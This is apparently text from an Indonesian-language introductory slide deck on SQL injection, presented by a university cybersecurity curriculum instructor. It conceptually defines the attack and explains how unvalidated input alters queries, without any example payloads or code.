

SQL INJECTION



SYLVIA FEBRIANTI

Cybersecurity Core Team (Curriculum)




Meet The
Instructor

Teknologi Informasi 2022


APA ITU SQL INJECTION?

- **SQL Injection** adalah serangan yang memanfaatkan kelemahan pada aplikasi web yang tidak memvalidasi atau mengamankan input pengguna dengan benar.
- Teknik ini memungkinkan attacker untuk memasukkan perintah SQL berbahaya ke dalam query yang dieksekusi oleh database.



CARA KERJA SQL INJECTION

- SQL Injection terjadi ketika **input pengguna dimasukkan langsung ke dalam query SQL tanpa validasi atau penyaringan yang baik**
- Yang menyebabkan **attacker** dapat memasukkan karakter atau tanda baca tertentu
- Dan **mengubah arti asli query SQL** yang seharusnya dieksekusi oleh aplikasi.




DAMPAK SQL INJECTION

